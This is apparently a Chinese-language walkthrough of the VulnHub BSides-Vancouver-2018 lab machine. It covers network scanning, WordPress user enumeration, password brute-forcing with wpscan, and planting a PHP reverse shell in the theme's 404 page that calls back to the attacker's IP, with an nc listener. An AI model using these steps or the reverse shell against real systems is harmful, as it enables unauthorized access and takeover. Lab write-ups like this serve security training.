
BSides-Vancouver-2018

https://download.vulnhub.com/bsidesvancouver2018/BSides-Vancouver-2018-Workshop.ova

打开靶机，NAT模式

发现主机

sudo masscan 192.168.83.0/24 -p 80




```
┌──(kali㉿kali)-[~]
└─$ sudo masscan 192.168.83.0/24 -p 80
[sudo] password for kali:
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2021-08-22 01:28:24 GMT
Initiating SYN Stealth Scan
Scanning 256 hosts [1 port/host]
Discovered open port 80/tcp on 192.168.83.131
```

发现 目标 IP 地址

nmap 详细扫描此地址

nmap -O -sV 192.168.83.131




```
┌──(root💀kali)-[~]
└─# nmap -O -sV 192.168.83.131
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-21 21:35 EDT
Nmap scan report for 192.168.83.131
Host is up (0.00042s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.5
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 00:0C:29:29:7A:E8 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.57 seconds
```

发现开放了 21:ftp , 22:ssh, 80:http 端口，

方法一：通过 80 端口登陆 wordpress后台

访问 80 端口:

http://192.168.83.131




It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

dirb 扫描目录：


dirb http://192.168.83.131



```
┌──(root💀kali)-[~]
└─# dirb http://192.168.83.131

-----------------

DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Aug 21 21:41:54 2021
URL_BASE: http://192.168.83.131/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.83.131/ ----
+ http://192.168.83.131/cgi-bin/ (CODE:403|SIZE:290)
+ http://192.168.83.131/index (CODE:200|SIZE:177)
+ http://192.168.83.131/index.html (CODE:200|SIZE:177)
+ http://192.168.83.131/robots (CODE:200|SIZE:43)
+ http://192.168.83.131/robots.txt (CODE:200|SIZE:43)
+ http://192.168.83.131/server-status (CODE:403|SIZE:295)

-----------------
END_TIME: Sat Aug 21 21:41:58 2021
DOWNLOADED: 4612 - FOUND: 6
```

发现 有 robots.txt 尝试访问:


http://192.168.83.131/robots.txt



```
User-agent: *
Disallow: /backup_wordpress
```

Disallow: /backup_wordpress 又是 wordpress，访问这个目录

http://192.168.83.131/backup_wordpress/ 是一个 blog



Deprecated WordPress blog – Just another WordPress site - Mozilla Firefox

root@kali: ~

192.168.83.131/robots.txt | Deprecated WordPress b

192.168.83.131/backup_wordpress/

Kali Linux | Kali Training | Kali Tools | Kali Forums | Kali Docs | NetHunter | Offensive Security | MSFU | Exploit-DB | GHDB

Deprecated WordPress blog

Just another WordPress site

[Retired] This blog is no longer being maintained

A new blog is being set up, all current posts will be migrated. For any questions, please contact IT administrator John.

john

March 7, 2018

Leave a comment

Hello world!

Search ...


RECENT POSTS

- [Retired] This blog is no longer being maintained
- Hello world!

RECENT COMMENTS

- Mr WordPress on Hello world!

登陆后台：在页面右下方 点击 login in 进入登陆后台界面。



Deprecated WordPress blog ‹ Log In - Mozilla Firefox

root@kali: ~

192.168.83.131/robots.txt | Deprecated WordPress blog

192.168.83.131/backup_wordpress/wp-login.php

Kali Linux | Kali Training | Kali Tools | Kali Forums | Kali Docs | NetHunter | Offensive Security | MSFU | Exploit-DB | GHDB

Username or Email

Password

□ Remember Me

Log In


Lost your password?

尝试弱口令能否登陆，失败

利用 wpscan 工具

扫描有几个用户名:

wpscan --url http://192.168.83.131/backup_wordpress/ --enumerate u




```
[+] john
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] admin
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

出来两个用户名 : admin, john

尝试使用 john 作为用户名 爆破出密码


wpscan --url http://192.168.83.131/backup_wordpress/ -P /home/kali/Desktop/top19576.txt -U john



```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - john / enigma
Trying john / 888888 Time: 00:00:03 <                                        > (20 / 19597)  0.10%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: john, Password: enigma

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

爆破出密码 **enigma** 登陆后台: john:enigma

设置中切换为中文



成员资格 □ 任何人都可以注册

新用户默认角色 订阅者

时区 UTC+0

选择一个和您时区相同的城市。

协调世界时（协调世界时（UTC））为 2021-08-22 02:33:01。

日期格式
○ 2021年8月22日 Y年n月j日
○ 2021-08-22 Y-m-d
○ 08/22/2021 m/d/Y
○ 22/08/2021 d/m/Y
● 自定义： F j, Y 8月 22, 2021

时间格式
○ 上午2:33 ag:i
○ 2:33 上午 g:i A
○ 02:33 H:i
● 自定义： g:i a 2:33 上午


日期和时间格式帮助.

一星期开始于 星期一

站点语言 简体中文

既然是 wordpress 可以利用 主题的 404页面写入大马

找到 404 页面,编辑 shell将 ip 更改为 kali 的IP



192.168.83.131/backup_wordpress/wp-admin/theme-editor.php?file=404.php&theme=twentysixt

WordPress 5.8现已可用！请现在升级。


编辑主题

Twenty Sixteen: 404模板 (404.php)

```
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.83.130';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
                exit(0);  // Parent exits
```


kali 开启nc 监听

nc -lvnp 1234



